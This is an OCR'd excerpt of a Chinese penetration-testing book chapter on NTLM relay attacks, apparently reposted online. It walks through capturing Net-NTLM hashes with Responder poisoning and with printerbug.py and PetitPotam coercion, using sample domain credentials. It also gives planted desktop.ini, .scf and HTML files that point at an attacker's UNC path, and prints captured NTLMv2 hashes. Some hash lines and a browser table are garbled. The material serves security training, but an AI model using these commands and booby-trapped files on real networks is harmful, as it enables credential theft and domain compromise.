
fcmit.cc


NTLM Relay 攻击

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



NTLM Relay 攻击其实应该叫 Net-NTLM Relay 攻击，它发生在 NTLM 认证的第三步，在 Response 消息中存在 Net-NTLM Hash，当攻击者获得了 Net-NTLM Hash 后，可以重放 Net-NTLM Hash 进行中间人攻击，这就是大家常说的 NTLM Relay(NTLM 中继)攻击。

如图所示是 NTLM Relay 流程图，攻击者作为中间人在客户端和服务器之间转发 NTLM 认证数据包，从而模拟客户端身份访问服务端的资源。



NTLM Relay 攻击分为两步：

- 第一步是捕获 Net-NTLM Hash；
- 第二步是重放 Net-NTLM Hash。

捕获 Net-NTLM Hash

捕获 Net-NTLM Hash 又有两步：

第一步是使用工具来监听捕获目标服务器发来的 NTLM 请求，使用 Responder 工具执行如下命令监听即可：

```
./Responder.py -i 10.211.55.2 -wrfv
```

如图所示，运行 Responder 进行监听。

fcmit.cc

```
→  Responder sudo ./Responder.py -i 10.211.55.2 -wrfv
                                                  __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                     |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    SMB server                 [ON]
    Kerberos server            [ON]
```

第二步是使目标服务器主动向攻击者发起 NTLM 请求，常见的方法如下：

1. LLMNR&NBNS

LLMNR 和 NBNS 是局域网内的名称解析协议，主要用于局域网中的名称解析。当其他方式解析失败时，Windows 系统就会使用 LLMNR 和 NBNS 协议解析名称。这些协议只为本地连接设计。NetBIOS 和 LLMNR 在 Windows Vista 以后的系统中均实现。

Windows 系统的名称解析顺序如下：

fcmit.cc

- 本地 hosts 文件（%windir%\System32\drivers\etc\hosts）
- DNS 缓存/DNS 服务器
- 链路本地多播名称解析（LLMNR）和 NetBIOS 名称服务（NBNS）

（1）LLMNR

LLMNR(Link-LocalMulticast NameResolution)：链路本地多播名称解析(LLMNR)，是一个基于域名系统(DNS)数据包格式的协议，LLMNR 协议定义在 RFC4795 中。该协议使得局域网内的 IPv4 和 IPv6 的主机进行名称解析为同一本地链路上的主机，因此也称作多播 DNS。Windows 操作系统从 Windows Vist 开始就内嵌支持 LLMNR 协议，Linux 系统也通过 systemd 实现了此协议。LLMNR 协议监听的端口为 UDP 的 5355 端口，支持 IPv4 和 IPv6。LLMNR 协议类似于 ARP 协议，其解析名称的特点为端到端，IPv4 的多播地址为 224.0.0.252，IPv6 多播地址为 FF02::1:3。如图所示，使用 WireShark 抓包可以看到 LLMNR 协议。

192.168.106.7	224.0.0.252	LLMNR	66	Standard query 0x6c6d A isatap
fe80::b1fb:ad34:40…	ff02::1:2	DHCPv6	149	Solicit XID: 0xa987a7 CID: 00010001233f4d34000c2954789a
fe80::b1fb:ad34:40…	ff02::1:3	LLMNR	86	Standard query 0x6c6d A isatap
192.168.106.7	224.0.0.252	LLMNR	66	Standard query 0x6c6d A isatap

img

（2）NBNS

NetBios(Network Basic Input Output System)：网络基本输入输出系统，NetBIOS 协议是由 IBM 公司开发，主要用于 20-200 台计算机的局域网。NBNS 协议通过 UDP137 端口进行通信，仅支持 IPV4 不支持 IPV6。NBNS 是一种应用程序接口(API)，系统可以利用 WINS 服务、广播及 Lmhosts 文件等多种模式将 NetBIOS 名解析为相应 IP 地址，几乎所有的局域网都是在 NetBIOS 协议的基础上工作的。在 Windows 操作系统中，默认情况下在安装 TCP/IP 协议后会自动安装 NetBIOS。NetBIOS 协议进行名称解析的过程如下：

- 检查本地 NetBIOS 缓存

- 如果缓存中没有请求的名称且已配置了 WINS 服务器，接下来则会向 WINS 服务器发出请求
- 如果没有配置 WINS 服务器或 WINS 服务器无响应则会向当前子网域发送广播
- 如果发送广播后无任何主机响应则会读取本地的 Lmhosts 文件

如图所示，使用 WireShark 抓包可以看到 NBNS 协议。

192.168.106.7	192.168.106.255	NBNS	110	Registration NB WIN2008<20>
192.168.106.7	192.168.106.255	NBNS	92	Name query NB ISATAP<00>
192.168.106.7	192.168.106.255	NBNS	110	Registration NB WIN2008<20>

(3) LLMNR 和 NBNS 协议的区别和联系

区别：

- NBNS 基于广播，而 LLMNR 基于多播
- NetBIOS 在 Windows NT 以后的所有操作系统上均可用，而只有 Windows Vista 和更高版本才支持 LLMNR；
- LLMNR 还支持 IPv6，而 NetBIOS 不支持 IPv6。

联系：

- 两者都是局域网内用于解析名称的协议


(4) LLMNR&NBNS 攻击

只要用户输入一个任意的不存在名称，由于本地 hosts 文件和 DNS 服务器均不能正常解析该名称。于是系统就会发送 LLMNR/NBNS 数据包请求解析。攻击者收到请求后告诉客户端它是该名称并要求客户端发送 Net-NTLM Hash 进行认证，于是攻击者就可以收到客户端发来的 Net-NTLMHash 了。


如图所示，在局域网内任一主机 10.211.55.7 上请求解析不存在的名称“abcdefgh”：

fcmit.cc

fcmit.cc



此时我们的 Responder 就可以对目标主机进行 LLMNR/NBNS 毒化，并请求其输入凭据认证，然后就可以抓到目标主机的 Net-NTLM Hash 了，如图所示。



2. 打印机漏洞

Windows 的 MS-RPRN 协议用于打印客户机和打印服务器之间的通信，默认情况下是启用的。协议定义的 RpcRemoteFindFirstPrinterChangeNotificationEx() 调用创建一个远程更改通知对象，该对象监视对打印机对象的更改，并将更改通知发送到打印客户端。任何经过身份验证的域成员都可以连接到远程服务器的打印服务（spoolsv.exe），并请求对一个新的打印作业进行更新，令其将该通知发送给指定目标。之后它会将立即测试该连接，即向指定目标进行身份验证（攻击者可以

选择通过 Kerberos 或 NTLM 进行验证）。微软表示这个 bug 是系统设计特点，无需修复。由于打印机是以 system 权限运行的，所以我们访问打印机 RPC，迫使打印机服务向我们发起请求，我们就能拿到目标机器用户的 Net-NTLM Hash。

我们使用 printerbug.py 脚本执行如下命令，使用域内任意用户访问目标机器的打印机服务，此脚本会触发 SpoolService Bug，强制 Windows 主机 AD01 也就是 10.211.55.4 通过 MS-RPRNRPC 接口向攻击者 10.211.55.2 进行 NTLM 身份认证。

```
python3 printerbug.py xie/hack:P@ss1234@10.211.55.4 10.211.55.2
```

如图所示，使用 printerbug.py 脚本触发目标服务器向攻击者发起 SMB 认证。

```
→  examples git:(master) ✗ python3 printerbug.py xie/hack:P@ss1234@10.211.55.4 10.211.55.2
[*] Impacket v0.9.25.dev1 - Copyright 2021 SecureAuth Corporation

[*] Attempting to trigger authentication via rprn RPC at 10.211.55.4
[*] Bind OK
[*] Got handle
RPRN SessionError: code: 0x6ba - RPC_S_SERVER_UNAVAILABLE - The RPC server is unavailable.
[*] Triggered RPC backconnect, this may or may not have worked
```

此时我们的 Responder 已经收到目标机器向我们发送的 SMB 类型的 Net-NTLMHash 了，如图所示。

```
[SMB] NTLMv2-SSP Client   : 10.211.55.4
[SMB] NTLMv2-SSP Username : XIE\AD01$
[SMB] NTLMv2-SSP Hash     : AD01$::XIE:1122334455667788:7D4F98CAD8F631B087EF194A24FE1F56:0101000000000007890E9517621D801545AD5A6555ED420
0000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D0042
003100320008003000300000000000000000000000000040000031E9864EZED0053296CCD04A3BCA949419FD9830695A85E7923B4D08C86B9E4B0A001000000000000000000
0000000000000000000090020006300690066007300 2F0031003000 2E0032003100310 02E00350035002E0032000000000000000000
[SMB] Requested Share     : \\10.211.55.2\IPC$
```

3. PetitPotam

2021 年 7 月 19 日，法国安全研究人员 Gilles Lionel 披露了一种新型的触发 Net-NTLMHash 的利用手法——PetitPotam。该漏洞利用了微软加密文件系统远程协议（MS-EFSRPC，MicroSoft Encrypting File System Remote Protocol）。MS-EFSRPC 是 Microsoft 的加密文件系统远程协议，用于对远程存储和通过网络访问的加密数据执行“维护和管理操作”。利用 PetitPotam，攻击

fcmit.cc

fcmit.cc

者可以通过连接到 LSARPC 强制触发目标机器向指定远程服务器发送 Net-NTLM Hash。

我们使用 Petitpotam.py 脚本执行如下命令，强制目标主机 AD01 也就是 10.211.55.4 机器向攻击者 10.211.55.2 发起 NTLM 认证。

```
python3 Petitpotam.py -d xie.com -u hack -p P@ss1234 10.211.55.2 10.211.55.4
python3 Petitpotam.py -d xie.com -u hack -p P@ss1234 10.211.55.15 10.211.55.9
```

如图所示，使用 Petitpotam.py 脚本触发目标服务器向攻击者发起 SMB 认证。

```
→  examples git:(master) ✗ python3 Petitpotam.py -d xie.com -u hack -p P@ss1234 10.211.55.2 10.211.55.4

              ___            _        _      _        ___            _
             | _ \   ___    | |_     (_)    | |_     | _ \   ___    | |_    __ _    _ __
             |  _/  / -_)   |  _|    | |    |  _|    |  _/  / _ \   |  _|  / _` |  | '  \
            _|_|_   \___|   _\__|   _|_|_   _\__|   _|_|_   \___/   _\__|  \__,_|  |_|_|_|
          _| """ |_|"""""|_|"""""|_|"""""|_|"""""|_| """ |_|"""""|_|"""""|_|"""""|_|"""""|
          "`-0-0-'""`-0-0-'""`-0-0-'""`-0-0-'""`-0-0-'""`-0-0-'""`-0-0-'""`-0-0-'""`-0-0-'

              PoC to elicit machine account authentication via some MS-EFSRPC functions
                                      by topotam (@topotam77)

                    Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN


[-] Connecting to ncacn_np:10.211.55.4[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```

此时我们的 Responder 已经收到目标机器向我们发送的 SMB 类型的 Net-NTLMHash 了，如图所示。

```
[SMB] NTLMv2-SSP Client   : 10.211.55.4
[SMB] NTLMv2-SSP Username : XIE\AD01$
[SMB] NTLMv2-SSP Hash     : AD01$::XIE:1122334455667788:BC6ACE6638C5BCEB9CFB440CD6840ACF:010100000000000044618FA67721D80114A51BC7FE106404
0000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D004
2003100320008003000300000000000000000000000040000031E9864E2ED0053296CCD04A3BCA949419FD9830695A85E7923B4D08C86B9E4B0A001000000000000000000
000000000000000000009002000630069006600730 02F0031003000 2E0032003100310 02E00350035002E0032000000000000000000
[SMB] Requested Share     : \\10.211.55.2\IPC$
```

4. 图标


当图标的一些路径属性改成我们的 UNC 路径的话，我们就能收到目标服务器发来的 NTLM 请求。

fcmit.cc

（1）desktop.ini


在每个文件夹底下都有一个隐藏文件 desktop.ini，其作用是指定文件夹的图标之类。可以通过修改文件夹属性——>隐藏受保护的操作系统文件(推荐），来显示 desktop.ini 文件。

首先创建一个 test 文件夹，然后修改该文件夹的图标为任何其他。如图所示：




然后取消勾选该文件夹的 隐藏受保护的操作系统文件(推荐）属性，如图所示：

fcmit.cc



接着就能在 test 文件夹下看到 desktop.ini 文件了，如图所示：

fcmit.cc



desktop.ini 原内容如图所示：

```
desktop.ini
1 [.ShellClassInfo]
2 IconResource=C:\Windows\System32\SHELL32.dll,1
3 [ViewState]
4 Mode=
5 Vid=
6 FolderType=Generic
```

将 IconResource 替换为攻击者的 UNC 路径，如图所示：

```
desktop.ini
1 [.ShellClassInfo]
2 IconResource=\\10.211.55.2\aa\SHELL32.dll,1
3 [ViewState]
4 Mode=
5 Vid=
6 FolderType=Generic
7
```

只要有人访问了 test 文件夹，目标主机就会去请求指定 UNC 的图标资源，于是该主机会将当前用户的 Net-NTLM Hash 发送给指定的机器，我们在指定 UNC 的机器上使用 Responder 监听，就能接收到目标机器发来的 Net-NTLM Hash 了。如图所示：

```
[+] Listening for events...
[SMB] NTLMv2-SSP Client   : 10.211.55.16
[SMB] NTLMv2-SSP Username : XIE\hack
[SMB] NTLMv2-SSP Hash     : hack::XIE:1122334455667788:3BC89BC27785F9E19D21D080264CCF2C:0101000000000000F27482CA7D21D801FB8F950B62672C460
000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D0042
003100320008003000300000000000000000100000000200000672A1C5E2DA0B6A0AA459971510307F368F1454421A2524A73B60EEF8A39120A0A001000000000000000000
000000000000000000090020006300690066007300 2F0031003000 2E0032003100310 02E0035003500 2E0032000000000000000000
```

（2）scf 文件

只要一个文件夹内含有 scf 后缀的文件，由于 scf 文件包含了 IconFile 属性，所以 explore.exe 会尝试获取文件夹的图标。而 IconFile 是支持 UNC 路径的，所以当打开文件夹的时候，目标主机就会去请求指定 UNC 的图标资源，于是该主机会将当前用户的 NTLM v2 hash 发送给指定的机器，我们在该机器上使用 Responder 监听，就能接收到目标机器发来的 Net-NTLM Hash 了。

以下是 scf 后缀的文件的格式：

```
[Shell]
Command=2
IconFile=UNC 路径
[Taskbar]
Command=ToggleDesktop
```

创建一个 test 文件夹，在该文件夹内创建 test.scf 文件，文件内容如下：

```
[Shell]
Command=2
IconFile=\\10.211.55.2\test\test.ico
[Taskbar]
Command=ToggleDesktop
```

如图所示，可以看到 test.scf 文件内容。

fcmit.cc

fcmit.cc

test.scf

```
[Shell]
Command=2
IconFile=\\10.211.55.2\test\test.ico
[Taskbar]
Command=ToggleDesktop
```

只要有人访问了 test 文件夹，目标主机就会去请求指定 UNC 的图标资源，于是该主机会将当前用户的 NTLM v2 hash 发送给指定的机器，我们在指定的 UNC 地址的机器上使用 Responder 监听，就能接收到目标机器发来的 Net-NTLM Hash 了。如图所示：

```
[SMB] NTLMv2-SSP Client   : 10.211.55.16
[SMB] NTLMv2-SSP Username : XIE\hack
[SMB] NTLMv2-SSP Hash     : hack::XIE:1122334455667788:4BE9228DFC988EFA863589E27A20CC9F:0101000000000004D7821D97D21D80198C7AED5FFB1B8900
000000002000A0053004D0042003100320001000A0053004D0042003100320004000A0053004D0042003100320003000A0053004D0042003100320005000A0053004D0042
003100320008003000300000000000000001000000002000000672A1C5E2DA0B6A0AA459971510307F368F1454421A2524A73B60EEF8A39120A0A001000000000000000000
0000000000000000009002000630069006600730 02F00310030002E00320031003100 2E00350035002E00320000000000000000000
```

5. 浏览器

当浏览器访问的页面中含有 UNC 路径的话，浏览器在解析该页面时也会尝试请求该 UNC 地址，然后发起 NTLM 认证。

如下表 4-1 是我测试的不同浏览器对于插入的不同格式的 UNC 路径的结果。

插入的标签	**IE**	**Edge**	Chrome	**F**irefox	**QQ B**rower	**W**echat
	直接发送当前用户的 SMB 类型 Net-NTLM Hash	安全限制，不允许跨域到 file:\域	安全限制，不允许跨域到 file:\域	弹出认证框，填入消息后，收到 HTTP 类型的	安全限制，不允许跨域到 file:\域	微信默认浏览器安装限制不允许跨域到 file:\域

	弹出认证框，填入消息后，收到HTTP 类型的	弹出认证框，填入消息后，收到HTTP 类型的	安全限制，不允许跨域到http:\域	弹出认证框，填入消息后，收到HTTP 类型的	弹出认证框，填入消息后，收到HTTP 类型的	微信默认浏览器安装限制不允许跨域到 file:\域
	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	安全限制，不允许跨域到http:\域	弹出认证框，填入消息后，收到HTTP 类型的	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash
(web 服务器和监听的服务器是同一台，这时就不涉及到跨域问题了！)	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	弹出认证框，填入消息后，收到HTTP 类型的	直接发送当前用户的 HTTP 类型 Net-NTLM Hash	直接发送当前用户的 HTTP 类型 Net-NTLM Hash


如下是网页文件，插入的 UNC 格式为\10.211.55.15\test。

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="UTF-8">
</head>
<body>
```

fcmit.cc

```
</body>
    <script  src="\\10.211.55.2\test"></script>
</html>
```

这时用户使用 IE 浏览器访问该页面，如图所示：



我们就能获取到目标用户 SMB 类型的 Net-NTLM Hash 了。如图所示：

```
[SMB] NTLMv2-SSP Client   : 10.211.55.16
[SMB] NTLMv2-SSP Username : XIE\hack
